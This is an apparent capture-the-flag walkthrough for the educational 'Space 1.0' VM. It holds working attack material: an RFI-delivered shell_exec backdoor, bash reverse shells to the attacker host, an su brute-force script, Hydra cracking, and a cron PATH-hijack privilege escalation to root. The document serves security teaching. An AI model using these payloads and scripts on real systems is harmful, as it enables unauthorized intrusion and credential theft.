

## Space 1.0 - walkthrough

Filippo Lauria

This is a walkthrough for the vulnerable machine named **Space 1.0** released during the *Lab of Secure system configuration, device hardening and firewall management* in the Master's degree course in cybersecurity organized by the University of Pisa (UniPI) and the Institute of Informatics and Telematics of the Italian National Research Council (IIT-CNR).

### Part 1 - Scanning

Our testing machine is connected to the "host only network" **172.17.2.0/24** through the **vboxnet0 network interface**, as shown here:

```
root@attacker:~/machines/space# ifconfig vboxnet0
vboxnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 172.17.2.100  netmask 255.255.255.0  broadcast 172.17.2.255
    inet6 fe80::800:27ff:fe00:0  prefixlen 64  scopeid 0x20<link>
    ether 0a:00:27:00:00:00  txqueuelen 1000  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 19  overruns 0  frame 0
    TX packets 1198  bytes 162326 (162.3 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

The instance of **Space 1.0** we are targeting is also attached to the 172.17.2.0/24 network. To discover the IPv4 address of the target, we execute the following command:

```
root@attacker:~/machines/space# nmap -T5 -sn -n 172.17.2.0/24
...
Nmap scan report for 172.17.2.114
Host is up (0.00044s latency).
...
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.63 seconds
```

In fact, the output shows that the IP address of the target machine is **172.17.2.114**. We then performed an initial SYN scan on all TCP ports using the following command:

```
root@attacker:~/machines/space# nmap -T5 -Pn -sS -p- -n -oA scan/initial -0 172.17.2.114
...
Host is up (0.00015s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
22000/tcp  open  snapenetio
...
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Netgear ReadyNAS 2100 (RAIDiator 4.2.24) (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Netgear ReadyNAS device (RAIDiator 4.2.21 - 4.2.27) (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (test conditions non-ideal).
...
```

The output reveals that there are three potential services running on the target machine respectively on TCP ports 80 and 22000.


We then continue using the nmap abilities of detecting service/version info and executing default scripts on the open ports:

```
root@attacker:~/machines/space# nmap -T5 -Pn -sV -sC -p80,22000 -n -oA default 172.17.2.114
...
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Galaxies science
22000/tcp open  ssh     OpenSSH 8.4p1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...
```

The previous output indicates that the OpenSSH service is running on port 22000, and the Apache HTTP Server is running on port 80. Although nmap was used with specific detection features (-sV option enables version detection and -sC option enables script scanning), it was unable to obtain service versions and other service details.

## Part 2 - Enumerating

When we visit <http://172.17.2.114> using our browser, we are presented with a page that looks like the one shown in the following figure:




```
Line wrap
1 <!doctype html>
2 <html lang="en">
3
4 <head>
5   <meta name="author" content="@filippolauria">
6   <meta charset="UTF-8">
7   <title>Galaxies science</title>
8   <link rel="stylesheet" type="text/css" href="style.css">
9 </head>
10
11 <body>
12 <div>
13   
14 <p>
15   Realm of the galaxies science as a patch of light white dwarf brain is the seed of intelligence galaxies.
16   A very small stage in a vast cosmic arena muse about preserve and cherish that pale blue dot vanquish the
17   impossible bits of moving fluff paroxysm of global death. Courage of our questions network of wormholes
18   are creatures of the cosmos preserve and cherish that pale blue dot something incredible is waiting to be
19   known extraordinary claims require extraordinary evidence and billions upon billions upon billions upon
20   billions upon billions upon billions upon billions.
21 </p>
22 <p>Content from: <a href="http://saganipsum.com/">SAGAN IPSUM</a></p>
23
24 <p style="font-size:12px">
25   This virtual machine has been created solely for educational and learning purposes.
26   It must not be used for illegal, immoral, or unethical purposes.
27   The user is solely responsible for any misuse of the virtual machine.
28   Additionally, the use of the virtual machine is at one's own risk,
29   and the creator and the distributor are not liable for any damages caused by the use of the virtual machine.
30   All facts and persons mentioned in the virtual machine are purely fictional and any resemblance to real-life entities is purely coincidental.
31 </p>
32
33 </div>
34 </body>
35 </html>
```


Next, we use **ffuf** in combination with the *directory-list-2.3-medium.txt* list from the SecLists GitHub repository to search for other resources that might be exposed by the web server but not listed or linked.

```
root@attacker:~/machines/space# ffuf -w /opt/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-u http://172.17.2.114/FUZZ -t 80 -ic -c
...
-----
:: Method      : GET
:: URL         : http://172.17.2.114/FUZZ
:: Wordlist    : FUZZ: /opt/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 80
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
-----
...
space_shuttle [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 3ms]
...
```


As it can be noticed, the endpoint "**space\_shuttle**" responds with an HTTP 301 (Redirect) status code. Therefore, we use our browser to visit that endpoint which redirects to the endpoint "**space\_shuttle/**", presenting the website shown below:



By crawling through the sections of the website, we notice that the URL contains a parameter named "module" followed by the name of the section:




We attempted to execute some LFI payloads and found that the "module" parameter is vulnerable to the payload "**../..../etc/passwd**", which allowed us to read the **/etc/passwd** file. From this, we discovered the existence of a regular user named "**claire**" among others.



Once we confirmed the LFI vulnerability, we tested for a RFI. To do this, we set up a test on our attacking machine, which consisted of serving a *phpinfo()* file using the *python3* *http.server* module:

```
root@attacker:~/machines/space/www# echo '<?php phpinfo();' > info.php
root@attacker:~/machines/space/www# python3 -m http.server -b 172.17.2.100 80
Serving HTTP on 172.17.2.100 port 80 (http://172.17.2.100:80/) ...
```


As it can be noticed from the next screenshot, using the payload `http://172.17.2.100/info.php` as value for the param named "module" enables us to render the output of the `phpinfo()` PHP function, confirming the RFI:



With the same method, we can try to upload a PHP backdoor. However, we must avoid using the `system()` PHP function since it is included in the PHP **disable\_functions** (as noticed in the previous screenshot). Therefore, we create a backdoor based on the `shell_exec()` PHP function to be used in the same way as seen before, adding the command we want to execute as a parameter called "cmd".

```
root@attacker:~/machines/space/www# echo '<?php echo shell_exec($_GET["cmd"]);' > backdoor.php
root@attacker:~/machines/space/www# python3 -m http.server -b 172.17.2.100 80
Serving HTTP on 172.17.2.100 port 80 (http://172.17.2.100:80/) ...
172.17.2.114 - - [08/May/2023 11:40:57] "GET /backdoor.php HTTP/1.0" 200 -
```

As can be seen in the following screenshot, issuing the command "whoami" confirms our ability to execute arbitrary shell commands on the victim system:



### Part 3 - Exploiting

We then use the tool [RSG](#) (Reverse Shell Generator) to create a reverse shell payload and start listening for incoming connections on the designated port (TCP 8000 in this case).

```
root@attacker:~/machines/space/www# rsg 172.17.2.100 8000 bash
BASH REVERSE SHELL
bash -i >& /dev/tcp/172.17.2.100/8000 0>&1

BASH REVERSE SHELL
0<&196;exec 196<>/dev/tcp/172.17.2.100/8000; sh <&196 >&196 2>&196

BASH REVERSE SHELL
exec 5<> /dev/tcp/172.17.2.100/8000; cat <&5 | while read line; do $line 2>&5>&5; done

Select your payload then:
  - press 'i' to attempt spawning an interactive netcat listener on port 8000,
  - press 'l' to spawn a netcat listener on port 8000,
  - press any other key to exit.
i
Listening on 172.17.2.100 8000
```

Now we need to use our backdoor to establish a reverse shell connection to our host. To simplify the process, we can use the BurpSuite Repeater tool to send the following request:



The previous request will provide us with a reverse shell through the reverse shell handler spawned with RSG:

```
www-data@space:/var/www/html/space_shuttle$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@space:/var/www/html/space_shuttle$ whoami
www-data
www-data@space:/var/www/html/space_shuttle$
```

#### Part 4 - Local enumeration

We now proceed with uploading the script [LinEnum.sh](#) to facilitate the local enumeration process:

```
www-data@space:/tmp$ whoami
www-data
www-data@space:/tmp$ which wget ssh curl
/usr/bin/wget
/usr/bin/ssh
www-data@space:/tmp$ wget -q http://172.17.2.100/LinEnum.sh
www-data@space:/tmp$ chmod +x LinEnum.sh
www-data@space:/tmp$ ./LinEnum.sh
...
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
...
```

The LinEnum script helps with the local enumeration process and among other things, highlights that **a service is listening on the local endpoint 127.0.0.1:8000**. To access that local endpoint, we create a remote tunnel on the attacking machine using SSH.

```
www-data@space:/tmp$ ssh -R 8001:localhost:8000 attacker@172.17.2.100
...
```


By doing this, SSH will forward the traffic sent on port 8001 on the attacking machine to port 8000 on the victim machine. As you can see on the attacker machine, we now have a service listening on port 8001:

```
root@FIL-XPS13:/tmp/www# ss -ltnp
State  Recv-Q Send-Q   Local Address:Port  Peer Address:PortProcess
...
LISTEN 0      128             [::]:8001          [::]:*             users:(("sshd",pid=65803,fd=10))
...
```

We can run nmap against localhost:8001 to start the enumeration process for the newly discovered service, which nmap reports to be an HTTP server:

```
root@FIL-XPS13:/tmp/www# nmap -T5 -PE -sC -sV -p8001 localhost
...
PORT      STATE SERVICE  VERSION
8001/tcp  open  vcom-tunnel?
...
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 434
|     server: pas3tore server v0.0.1b
|     Date: Tue, 09 May 2023 11:19:34 GMT
|
...
```

We attempt to access the newly discovered service through a web browser, which appears to be named **pas<sup>3</sup>tore**. There is a restricted area that requires a valid username and password via HTTP Basic-Auth to access:



Assuming that the URL can be accessed with the username we discovered earlier (**claire**), we attempt a brute force attack using **Hydra** and the **rockyou password list**. After running the attack, we obtain a valid credential pair of (username: **claire**, password: **claire1**):

```
root@attacker:~/machines/space# hydra -l claire -P
/opt/seclists/Passwords/Leaked-Databases/rockyou-55.txt -s 8001 -f localhost http-get /pas3tore
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14235 login tries (1:1/p:14235), ~890 tries per task
[DATA] attacking http-get://localhost:8001/pas3tore
[STATUS] 8833.00 tries/min, 8833 tries in 00:01h, 5402 to do in 00:01h, 16 active
[8001][http-get] host: localhost login: claire password: claire1
...
```

The discovered credentials (claire:claire1) are not valid for switching user on the system using the **"su"** command, but they do allow access to the pas<sup>3</sup>tore restricted area, which displays a long list of passwords:

The screenshot shows a browser window with the URL localhost:8001/pas3tore. The page displays a list of passwords under the heading "Hello claire". The list is organized into a table with columns for Service URL, Password, and Last Updated.

Service URL	Password	Last Updated
ureqazm.name	PrenotifyingEpinasty38	2021-10-19 03:46
tdyfrq.online	UterometerSpammers80	2021-10-16 12:53
lstgeudj.online	HaunchesHypothyroidism91	2021-10-16 12:37
hgu1knq.info	PerfectivenessStorying35	2021-10-09 15:46
misbrwg.shop	SubulatedTrivette70	2021-10-01 22:02

We notice that all the passwords in the list follow a specific pattern of **<Firstword><Secondword><Number>**. Utilizing this knowledge, we can use the **grep** command to extract a password list:

```
root@attacker:~/machines/space/www# curl -q -u claire:claire1 http://localhost:8001/pas3tore | grep -oP
'([A-Z][a-z]{2})[0-9]+' > passwords.txt
...
root@attacker:~/machines/space/www# head passwords.txt
PrenotifyingEpinasty38
UterometerSpammers80
HaunchesHypothyroidism91
PerfectivenessStorying35
SubulatedTrivette70
ValianciesPhilogarlic21
PennuckleCatharization68
EpilemmaVarical41
JazzmenOverbraked85
GraphostaticalBookies88
...
```

We decide to use that password list to perform, on the victim's side, a local brute force attack (using **su**) on the username **claire**. Therefore, using the same technique we used to upload LinEnum.sh, we upload the password list to **/tmp/passwords.txt** on the victim machine and the following script to **/tmp/brute\_su.sh**:

```
#!/bin/bash

WORDLIST_FILENAME='/tmp/passwords.txt'
USERNAME='claire'
TIMEOUT='1.5'
SLEEP='0.5'

for p in `cat $WORDLIST_FILENAME`; do
    echo -n "$USERNAME:$p => "
    if [ `(echo "$p" | timeout $TIMEOUT su -c whoami $USERNAME) 2> /dev/null` ]
    then echo "OK"; break; else echo "KO"; fi
    sleep $SLEEP
done
```

If the script finds a valid username/password pair, it prints OK and exits, otherwise it prints KO and continues to execute. As you can see, in this case, the script has discovered a valid username/password pair (**claire:SubscriptionEntropion92**):

```
www-data@space:/tmp$ chmod +x brute_su.sh
www-data@space:/tmp$ ./brute_su.sh
...
claire:SatisfiedlyGarniec52 => KO
claire:SeminormalnessPoliticious86 => KO
claire:SubscriptionEntropion92 => OK
```

Using the discovered credentials, we can access the victim machine as **claire**, as shown in the following output:

```
www-data@space:/tmp$ su claire
Password:
claire@space:/tmp$ whoami
claire
```

We now run the LinEnum.sh tool again, which highlights the presence of a writable directory **/usr/custom/bin** in the **PATH** variable used by **cron**. Additionally, we see a **cron** job that is executed by **root** every minute:

```
...
[!] It looks that we have some writable folder in the job PATH:
-rw-r--r-- 1 root root 1.3K Oct 20 2021 /etc/crontab
...

SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/custom/bin:/sbin:/bin:/usr/sbin:/usr/bin
...

* * * * * root /usr/bin/echo "[`/usr/bin/date '+\%Y-\%m-\%d \%\%H:\%\%M`'] CPU Utilization:
`cpu_utilization`" >> /var/log/cpu_utilization.log
...
```

### Part 5 - Privileges escalation

As we can see, the job references different tools using absolute paths, except for the command **cpu\_utilization**. To determine the path of this command, we can execute the command **which cpu\_utilization**:

```
claire@space:/tmp$ which cpu_utilization
/usr/bin/cpu_utilization
```

Since the discovered writable directory has precedence over the actual directory containing the original **cpu\_utilization** tool, we can create a file named `cpu_utilization` that will be executed instead of the "real" one. As we did before, we have chosen a payload to spawn a reverse shell:

```
claire@space:/usr/bin$ cd /usr/custom/bin/
claire@space:/usr/custom/bin$ nano cpu_utilization
claire@space:/usr/custom/bin$ chmod +x cpu_utilization
claire@space:/usr/custom/bin$ cat cpu_utilization
#!/bin/bash

bash -i >& /dev/tcp/172.17.2.100/8001 0>&1
```

As mentioned above, we expect to receive a root shell back on a handler previously set up after one minute. As you can see from the output, we have gained root access and were able to read the content of the `flag.txt` file:

```
root@space:~# id
uid=0(root) gid=0(root) groups=0(root)
root@space:~# whoami
root
root@space:~# ls -al
total 24
drwx----- 3 root root 4096 May  9 11:03 .
drwxr-xr-x 18 root root 4096 Aug 20  2021 ..
lrwxrwxrwx  1 root root   9 Oct 21  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3526 Aug 20  2021 .bashrc
drwxr-xr-x  3 root root 4096 May  9 11:03 .local
-rw-r--r--  1 root root  303 Aug 20  2021 .profile
-r-----  1 root root 1069 Oct 28  2021 flag.txt
root@space:~# cat flag.txt

...

Congratulations,
you have pwned Space 1.0 a boot2root VM created by @filippolauria
root@space:~#
```

## Conclusion

In conclusion, this walkthrough has demonstrated various techniques and tools that can be used to identify vulnerabilities and exploit a target system. By using a combination of reconnaissance, exploitation, and privilege escalation techniques, we were able to gain unauthorized access to the target system and ultimately obtain root access.